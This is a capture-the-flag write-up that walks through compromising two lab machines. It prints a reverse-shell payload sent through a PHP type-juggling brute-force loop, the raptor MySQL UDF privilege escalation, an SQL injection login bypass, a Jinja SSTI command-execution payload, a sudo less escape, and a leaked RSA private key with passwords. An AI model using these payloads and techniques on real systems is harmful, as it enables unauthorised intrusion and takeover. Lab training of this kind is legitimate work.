172.28.5.137:

So we start with a web entry point we login and we find a mobile app so we start reversing it

So after analyzing the code we can reverse it with this java code:

```
public class HelloWorld{

     public static void main(String []args){
        String str2 = new String("");
        char[] charArray = {'A','A','A','D','D','D'};

        for (int i3 = 0; i3 < charArray.length; i3++) {
            StringBuilder sb = new StringBuilder();
            sb.append(str2);
            sb.append((charArray[i3] ^ charArray[(charArray.length - i3) - 1]) % '~');
            str2 = sb.toString();
        }

        System.out.println(str2);

     }
}
```

And we get the following creds:


username: AAADDD

pin_auth: 555555

so know after having a look we find that it’s a type juggling php vuln so we use the following exploit:


```
import requests
import base64
c=' '
while (True):
    js= '''{"cmd":"python -c'''+c+'''\\"import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(('MyIP',4444));o
s.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty;
pty.spawn('/bin/sh')\\"","hmac":0}'''

    print(js)

    js = base64.b64encode(js.encode())

requests.post('http://172.28.5.137/management.php',cookies={'PHPSESSID':'c5cb4a73603e4e45a2ceaa
47bd6ffd97'},data={"cmd":js})

    c+=' '
```

and we set up a listen with nc -nlvp 4444 and we get a shell



```
Listening on 0.0.0.0 4444
Connection received on 172.28.5.137 50026
$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

And we got a shell




```
/var/www/user.txt
www-data@c918c0926c3d:/var/www/html$ cat /var/www/user.txt
cat /var/www/user.txt
TSS{f86e48da9a0d46da70936d73c16b7272}
```


And we start investigating the box to privesc

So we found that it's using an old sql version

So we use this exploit https://www.exploit-db.com/exploits/1518




```
www-data@c918c0926c3d:/var/www/html$ mysql -u root -p
mysql -u root -p
Enter password: tFU4pPYkMP5dnMg

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 588
Server version: 10.3.27-MariaDB-0+deb10u1 Debian 10

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> use mysql;
use mysql;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MariaDB [mysql]> create table YES(line blob);
create table YES(line blob);
Query OK, 0 rows affected (0.009 sec)

MariaDB [mysql]> insert into YES values(load_file('/home/raptor/raptor_udf2.so'));
);sert into YES values(load_file('/home/raptor/raptor_udf2.so')
Query OK, 1 row affected (0.002 sec)

MariaDB [mysql]> select * from YES into dumpfile '/usr/lib/x86_64-linux-gnu/mariadb19/plugin/raptor_udf2.so'
adb19/plugin/raptor_udf2.so'ile '/usr/lib/x86_64-linux-gnu/mari
    -> ;
;
Query OK, 1 row affected (0.000 sec)
```



```
select * from mysql.func;
+-----------+-----+----------+----------+
| name      | ret | dl       | type     |
+-----------+-----+----------+----------+
| do_system |   2 | nouna.so | function |
+-----------+-----+----------+----------+
1 row in set (0.000 sec)
```

So now we have only to change the flag file protection




```
MariaDB [mysql]> select do_system('chmod 777 /root/root.txt')
select do_system('chmod 777 /root/root.txt')
    -> ;
;
+---------------------------------------+
| do_system('chmod 777 /root/root.txt') |
+---------------------------------------+
|                                     0 |
+---------------------------------------+
1 row in set (0.003 sec)
```

And we got the root flag

Box2:

So we start by the web entry point

So it a clear sql injection



Username


```
' or 1=1 --
```


Password

```
••••
```

So we an now login

I suspected it was SSTI vuln so I used the following roadmap






```
16
```

```
{{4*4}}
```

So now we have to just exploit it




```
b'uid=1000(postboard) gid=0(root) groups=0(root)'
```

```
{{[].__class__.mro()[1].__subclasses__()[213]("id",shell=True,stdout=-1).communicate()[0].strip()}}
```


Now we got an rce

so all we have to do is instead of "id" we could make a reverse shell using python


when we get into the server , we find a .ssh private key that we can put it in our machine and run connect over to the server with it



```
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIBAAKCAQEA0Pk17JhS/Oi1VwD/y5l5PKb3qBjL/DVASGErhc7GV/9YjKfP
X/4FV5PxW94xCYe3jTSdTptK1Cjoov0qxAGJByK8+O7DDI9kGn0qYz9zLU5JkWgP
+paB2jTKqDb92KQKqlP39Cd67ICRTsX2SIB0oMv8e58QQSDzkCl2cMixT0a3qexU
KpvIOh/OgUhuOTSmLG7OgLca1wOxel9jV4ZSvOzLe07NHZCHDNr9dNPjBptPLo0e
JZ/7VjkhymASY4P4M6WznQ33idFxI1cL7HW3viHyVTkfUYcilz9O1xQit7huQpMb
eKjshxkxiQMFCFCrTIJ+z2YOe7qc9JR7DfSoGQIDAQABAoIBAQCPK24KXoHczAIR
TZnyf39UUoAyJmr6q/ESpaAP2I6DE2ozU3T8Kyi1y6H8csnd4aGbmIR9ql8l47Ee
mZyHFRYwUVhupAX1wPewPjigLoRWceBtQoJQCHWGbcy6WpKnrhuwfj7Og43wIlVr
Rq1pFrjQwXCFsYCNXmoARqfitVzlFixq0dWMAlnT9glzrEVSdHvc8qkokOgm24O/
dLm3oDUESG34mptJcjNeMJ+jp0MQYIXT95/9cXsEddlP8ourwrGCMPpdqOYtnaAr
NPw68lTJcz+Edub3wxyoIx2wuv2AG7jZeMrVIDRqCKuNqMPWTEPlZpMqpyjoARta
rRwYPQgBAoGBAPetsUAH6qFoK7k+D5TAGiLihXFOEmm8PmFs+OmNCf1+oA+FY5kQ
qfeiPaSZZbzU3q3GkqQBPsIQaOiqM2oVhyRVlhLAQZcahfEzTEwn2b7liwc2kbcR
sCZLusTDXXNTvuZcacTDptpIBRKTgHtq2vvYrvpqQGPJiIFMomQT6w7BAoGBANf+
nNL3s+xsSLV9TLsaOCXSEr7QG84AXO+/WsrRy6Y/kZLKGszxbvWtagXLlhFCnaWl
NHNofl4SJv2jA77HR86pnYaNRvYNV9+VD7OFfWPyBK3o0UKJFOEXaCKbIhb7SYHB
4+RYfRolvBRum/U+OGR6leoO7SH0ZAjXldKeZUdZAoGBAOy9zqYoqwI7I0f+ZUBG
2vSrVuf1uy3sLChN1CLRmFIAnhgX5RqizgQQxSE3KwLy6iJqozI2qnku3EhAn8Jv
72wwjrE/qbI4PP1Pjkdg9AY/PMPZSjEVrCz+x/hZ0VJyIw/oF4Vnim4s1wRpjy7o
9YYzGRXtR7zaHyuQR8ynKVBBAoGATRMkLvwJDkKNp4WwzctLYeOWoNRuN5JVl4+2
/Ezk2MwyTCkmax90MuLQxISjZkFZM/TBxLTy8uqTU0rKWVePPiW0eoELY13bj4MH
eU4XMoT4On6rvYxhEPljRYYKIh1FW7IuehtBeQUiGkBmEptDUEeWG1F8OPOWhrk3
U1MGXPECgYBATQvItdsM9RGXz8W8E5BUm8gfgLXjSNml8Ag3IbTHM2Xmj5hGz+Qn
LJRNvdLCEk0TwxD1wv9X4dQyLpjRghSLWTnn6tyCRhjduLzfRrjNC/4vzJUCXoM5
YjpEJ9yRDRtck6lYpwjPN0pAjs8MMSoqAmzRh7T/C9DG7nq7+79NKQ==
-----END RSA PRIVATE KEY-----
```




```
Linux e2cf6c0c0904 5.4.0-1041-aws #43~18.04.1-Ubuntu SMP Sat Mar 20 15:47:52 UTC 2021 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Apr 11 18:58:29 2021 from 172.28.5.2
$ id
uid=1000(postboard) gid=1000(postboard) groups=1000(postboard)
$
```



```
postboard@e2cf6c0c0904:~$ cat user.txt
TSS{3f20792696c89a556e860623de02b3d5}
postboard@e2cf6c0c0904:~$
```

And we got our user flag

We continue to investigate using sudo -l




```
postboard@e2cf6c0c0904:~$ sudo -l
Matching Defaults entries for postboard on e2cf6c0c0904:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User postboard may run the following commands on e2cf6c0c0904:
    (ALL) NOPASSWD: /usr/bin/less /var/log/dpkg.log
postboard@e2cf6c0c0904:~$
```

so we can do sudo /usr/bin/less /var/log/dpkg.log


and then using the :e command in the less binary

we could keep our privelages and read the root.txt file



```
2019-09-12 00:34:42 startup archives unpack
2019-09-12 00:34:42 install libssl1.0.2:amd64 <none> 1.0.2s-1~deb9u1
2019-09-12 00:34:42 status triggers-pending libc-bin:amd64 2.24-11+deb9u4
2019-09-12 00:34:42 status half-installed libssl1.0.2:amd64 1.0.2s-1~deb9u1
2019-09-12 00:34:42 status unpacked libssl1.0.2:amd64 1.0.2s-1~deb9u1
2019-09-12 00:34:42 status unpacked libssl1.0.2:amd64 1.0.2s-1~deb9u1
2019-09-12 00:34:42 install libssl1.1:amd64 <none> 1.1.0k-1~deb9u1
2019-09-12 00:34:42 status half-installed libssl1.1:amd64 1.1.0k-1~deb9u1
2019-09-12 00:34:42 status unpacked libssl1.1:amd64 1.1.0k-1~deb9u1
2019-09-12 00:34:42 status unpacked libssl1.1:amd64 1.1.0k-1~deb9u1
2019-09-12 00:34:42 install netbase:all <none> 5.4
2019-09-12 00:34:42 status half-installed netbase:all 5.4
2019-09-12 00:34:42 status unpacked netbase:all 5.4
2019-09-12 00:34:42 status unpacked netbase:all 5.4
2019-09-12 00:34:42 install libgmp10:amd64 <none> 2:6.1.2+dfsg-1
2019-09-12 00:34:42 status half-installed libgmp10:amd64 2:6.1.2+dfsg-1
2019-09-12 00:34:42 status unpacked libgmp10:amd64 2:6.1.2+dfsg-1
2019-09-12 00:34:42 status unpacked libgmp10:amd64 2:6.1.2+dfsg-1
2019-09-12 00:34:42 install libhogweed4:amd64 <none> 3.3-1+b2
2019-09-12 00:34:42 status half-installed libhogweed4:amd64 3.3-1+b2
2019-09-12 00:34:42 status unpacked libhogweed4:amd64 3.3-1+b2
2019-09-12 00:34:42 status unpacked libhogweed4:amd64 3.3-1+b2
2019-09-12 00:34:42 install libffi6:amd64 <none> 3.2.1-6
2019-09-12 00:34:42 status half-installed libffi6:amd64 3.2.1-6
2019-09-12 00:34:42 status unpacked libffi6:amd64 3.2.1-6
2019-09-12 00:34:42 status unpacked libffi6:amd64 3.2.1-6
